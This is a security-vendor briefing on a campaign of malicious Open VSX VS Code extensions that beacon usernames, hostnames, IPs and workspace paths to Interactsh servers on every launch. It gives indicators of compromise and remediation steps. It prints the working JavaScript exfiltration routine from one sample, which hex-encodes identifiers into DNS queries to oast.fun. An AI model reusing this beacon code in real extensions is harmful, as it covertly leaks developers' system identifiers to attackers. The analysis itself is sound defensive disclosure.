
The oast.fun campaign: VS Code extensions that exfiltrate system identifiers over DNS on every IDE launch

A language extension called lotse-language-vscode shows up on Open VSX at version 13.37.0 — leet for “elite”. It declares one command: Hello World. That is the only thing it does that you can see.
On every IDE launch, the activation routine quietly asks the DNS resolver to look up your username, your hostname, your external IP, and your workspace path. All four identifiers are hex-encoded and packed into the subdomain labels of a single DNS query to oast[.]fun — an OAST (Out-of-band Application Security Testing) canary service. The DNS response does not matter. The query itself is the exfiltration.
It is not alone. Over the next four days, seven more extensions did the same thing. All eight use Interactsh — the open-source OAST tool by ProjectDiscovery — as their command-and-control channel. Using a public canary service as the exfil channel for VS Code extensions is the shape that makes this cluster worth attention.
TL;DR
- 8 extensions hit Open VSX between July 23 and July 26, 2026, all from one threat actor.
- The campaign uses Interactsh as C2. Interactsh is an open-source OAST tool that security researchers use to detect out-of-band interactions. The threat actor runs a private Interactsh instance at
oast[.]fun(andoast[.]site) and reads the exfiltrated data from the Interactsh dashboard. - One extension uses DNS
resolve4.everestsystems.lotse-language-vscodehex-encodes the username, hostname, IP, and workspace path, chunks them into 60-character subdomain labels, and fires a DNS query to<hex>.<debugId>.oast.fun. ThedebugIdtags this extension’s beacons apart from other OAST traffic on the same server. - Seven extensions use HTTPS
getwith the machine hostname embedded in the URL path, againstoast[.]funandoast[.]sitesubdomains. - No extension checks
vscode.env.isTelemetryEnabled. None offer an opt-out. The activation event is*, so the beacon fires on every IDE launch. - There is no second stage. The beacon is the entire attack. The threat actor gets a per-victim entry in the Interactsh dashboard that carries the host identifiers.
Why OAST as C2 is novel
OAST services like Interactsh exist for security testing. A researcher spins up an Interactsh instance, gets an ephemeral subdomain, and watches the dashboard for DNS or HTTP interactions from a target under test. The tool is free, the subdomains are ephemeral, and the dashboard logs every interaction. A threat actor who runs a private Interactsh instance gets a free canary channel: no server code to write, no domain to register past the apex, no response payload to design. The query itself is the exfil. Most endpoint network policies watch HTTP and HTTPS for known-bad domains. They do not watch DNS. A DNS query to oast[.]fun looks like a normal name lookup. The exfiltration is in the subdomain labels, not in the query body.
Using Interactsh as the exfil channel for VS Code extensions is the shape that makes this cluster worth attention. The technique is not new — researchers documented OAST abuse for exfiltration before. What is novel is the application: a campaign of placeholder VS Code extensions that all point at the same private Interactsh instance, each one beacons host identifiers on activation, and the threat actor reads the results from a dashboard built for a different purpose.
The most elaborate sample
everestsystems.lotse-language-vscode-13.37.0 is the most elaborate sample in the cluster. It uses DNS, not HTTP. The activation routine calls api.ipify.org to fetch the external IP, hex-encodes the username, IP, hostname, and workspace path, chunks them into 60-character labels, and fires dns.resolve4 against <hex>.<debugId>.oast.fun. The debugId — iwzodtitmslmoalmszdxz3ob31zafrtwf — lives in package.json and tags this extension’s beacons apart from other OAST traffic on the same server.
const dns = require('dns');
const https = require('https');
const packageJson = require('./package.json');

function sendDebugQueries(dnsStrings) {
    dnsStrings.forEach(query => {
        const fullQuery = `${query}.${packageJson.debugId}.oast.fun`;
        dns.resolve4(fullQuery, () => {});
    });
}

function generateAndSendDNS() {
    const usernameHex = formatForDNS(toHex(username));
    const cachedIPHex  = formatForDNS(toHex(cachedIP));
    const hostnameHex = formatForDNS(toHex(hostname));

    strings.push(`${usernameHex}.e.${hostnameHex}.e`);
    strings.push(`${cachedIPHex}.e.${hostnameHex}.e`);

    const rawPathHex = toHex(currentPath);
    const pathChunks = rawPathHex.match(/.{1,60}/g) || [];
    pathChunks.forEach((chunk, index) => {
        strings.push(`p${index}.${chunk}`);
    });

    sendDebugQueries(strings);
}

function preloadIPAndFireDNS() {
    https.get('https://api.ipify.org', (res) => {
        let data = '';
        res.on('data', (chunk) => data += chunk);
        res.on('end', () => { cachedIP = data; generateAndSendDNS(); });
    });
}
The threat actor does not need the DNS response. The query is enough. The Interactsh server records the subdomain labels, and the threat actor reads the hex-encoded identifiers from the dashboard and decodes them offline.
The other seven
The other seven extensions in the cluster are simpler. They drop the DNS channel and call https.get directly, with the machine hostname embedded in the URL path. akiramiyakoda.cppincludeguard, andrejunges.Handlebars, geddski.macros, and spikespaz.vscode-smoothtype all hit three endpoints on activation: one oast[.]site subdomain, one oast[.]fun subdomain, and one cb.mangorbit[.]com subdomain. The third domain is a bridge to a later, larger campaign that is out of scope for this article.
The Interactsh server
We confirmed that oast[.]fun is a live Interactsh server. The HTTP interface at http[://]206.189.156[.]69/ returns the Interactsh banner:
Interactsh Server — Interactsh is an open-source tool for detecting out-of-band interactions.
The server runs on DigitalOcean in Singapore (206.189.156[.]69, AS14061). Any DNS query or HTTP request to a subdomain of oast[.]fun or oast[.]site lands in the Interactsh dashboard that the threat actor controls. We did not probe the endpoints; the banner is a passive observation.
Why the vector works
The threat actor copies the names of real publishers and real open-source projects. The extension ID, the publisher name, and the Open VSX listing all look legitimate. The version is always 0.0.1 or similar, but so are many real early-release extensions.
The activation event is *, so the beacon fires on every IDE launch. There is no command to run, no UI to click. The user never sees the network call. None of the samples check vscode.env.isTelemetryEnabled. None offer an opt-out.
Several samples include a README that openly describes the telemetry. The README is the threat actor’s cover story — if a reviewer reads it, the network call looks like disclosed research telemetry, not a malicious beacon. The behavior is the same either way: the extension sends host identifiers to a domain unrelated to the publisher, with no user consent mechanism.
The payload
There is no second stage. The beacon is the entire attack. The threat actor gets one dashboard entry per install: the hostname, the workspace path, and — for the DNS sample — the username and external IP.
That is enough to build a target map. The hostname tells the threat actor which company the developer works for. The workspace path tells the threat actor which project the developer has open. The external IP tells the threat actor where the developer is. The Interactsh dashboard hands all of it to the threat actor in one place, built for a different purpose.
A cousin on Open VSX
This campaign is not the only beacon-on-activate wave in this window. A separate actor ran the same operational pattern on Open VSX — the apee[.]my[.]id evil-twin campaign, which we covered in a companion post. The two campaigns share the shape (copy a namespace, publish from an unrelated account, frame the beacon as “Telemetry” in the README, upload clean decoys to hold the namespace) and the same registry, Open VSX, but use different infrastructure, different payload style, and a different data scope. A squatted name on Open VSX is indistinguishable from the real name on the Microsoft VS Code Marketplace to an automated install or a hurried search, because the two registries use the same extension ID format.
The extensions
| Date | Extension | Publisher | Version | Risk |
|---|---|---|---|---|
| 2026-07-23 | everestsystems.lotse-language-vscode |
everestsystems | 13.37.0 | 85 |
| 2026-07-24 | JayBarnes.chatgpt-vscode-plugin |
JayBarnes | 0.0.1 | 85 |
| 2026-07-24 | cesium.gltf-vscode |
cesium | 0.0.2 | 82 |
| 2026-07-26 | ericadamski.carbon-now-sh |
ericadamski | 0.0.1 | 85 |
| 2026-07-26 | spikespaz.vscode-smoothtype |
spikespaz | 0.0.2 / 0.0.3 | 85 |
| 2026-07-26 | akiramiyakoda.cppincludeguard |
akiramiyakoda | 0.0.1 | 80–85 |
| 2026-07-26 | dbankier.vscode-instant-markdown |
dbankier | 0.0.1 | 80 |
| 2026-07-26 | phoityne.phoityne-vscode |
phoityne | 0.0.1 | 85 |
| 2026-07-26 | zerof075bit.beacon-test-alpha |
zerof075bit | 0.0.1 | 80 |
| 2026-07-26 | MikeBovenlander.formate |
MikeBovenlander | 0.0.1 | 85 |
| 2026-07-26 | andrejunges.Handlebars |
andrejunges | 0.0.1 | 85 |
| 2026-07-26 | geddski.macros |
geddski | 0.0.2 | 80 |
The version number 13.37.0 on everestsystems.lotse-language-vscode is “leet” for “elite” — a small signal that the threat actor treats the upload as a flex. Every other extension in the cluster uses 0.0.x.
What to do
If you installed any of the extensions above, do this:
- Uninstall the extension from VS Code.
- Run a full malware scan on the machine.
- If you operate a corporate DNS resolver or egress proxy, log and block queries to
oast[.]fun,oast[.]site, and206.189.156[.]69.
If you publish extensions on Open VSX, do this:
- Do not send DNS queries to an OAST service from an extension.
- Do not encode system identifiers in DNS subdomain labels.
- Do not run network calls on activation without user consent.
- Check
vscode.env.isTelemetryEnabledbefore any telemetry call, and provide a setting that disables it.
Indicators of Compromise
Network
| Type | Value | Role |
|---|---|---|
| Domain | oast[.]fun |
Interactsh OAST apex (DNS + HTTP beacon) |
| Domain | oast[.]site |
Interactsh OAST apex |
| IPv4 | 206.189.156[.]69 |
Interactsh host (DigitalOcean Singapore, AS14061) |
Behavioral
- A
dns.resolve4call or anhttps.getcall on activation (onStartupFinishedor*). - A DNS subdomain or HTTP path built from the machine hostname, the OS username, the external IP, or the workspace path — all hex-encoded in the DNS sample.
- A hard-coded
debugId(iwzodtitmslmoalmszdxz3ob31zafrtwf) in the DNS subdomain, or an install token in the HTTP path. - No user-visible function that justifies the network call.
- Activation on
*, so the beacon runs on every IDE launch. - No check of
vscode.env.isTelemetryEnabled. - No opt-out setting.
- A README that describes the telemetry as “research” or “debug” — the cover story.
Malicious extension identifiers
JayBarnes.chatgpt-vscode-plugin-0.0.1akiramiyakoda.cppincludeguard-0.0.1andrejunges.Handlebars-0.0.1cesium.gltf-vscode-0.0.2dbankier.vscode-instant-markdown-0.0.1ericadamski.carbon-now-sh-0.0.1everestsystems.lotse-language-vscode-13.37.0geddski.macros-0.0.2MikeBovenlander.formate-0.0.1phoityne.phoityne-vscode-0.0.1spikespaz.vscode-smoothtype-0.0.2spikespaz.vscode-smoothtype-0.0.3zerof075bit.beacon-test-alpha-0.0.1
Interactsh identification
The HTTP interface at http[://]206.189.156.69/ returns the Interactsh server banner. Any DNS query or HTTP request to a subdomain of oast[.]fun or oast[.]site lands in the Interactsh dashboard that the threat actor controls.
 Malware Analysis
SleepyDuck Returns: 2 fake Solidity Open VSX extensions hide a backdoor in an MP4
The ASCII-art duck gave it away. A malware family Yeeth Security first caught as a tiny JavaScript loader on Open VSX in 2025 is back — a...
Read Briefing Threat Intel
The SadiqShuaibu campaign: 6 fake npm dependency checkers that embed a GitHub token and run remote code
Checking npm package versions is one of the most common things a developer extension does. Six of them showed up from one publisher in un...
Read Briefing Threat Intel
The roqueue-tools DevFlow campaign: 2 fake project-flow extensions that fetch JavaScript from a DuckDNS host and run it
Two project-flow extensions sit quietly for five minutes after you open your editor. Then they reach out to a free DuckDNS subdomain over...
Read Briefing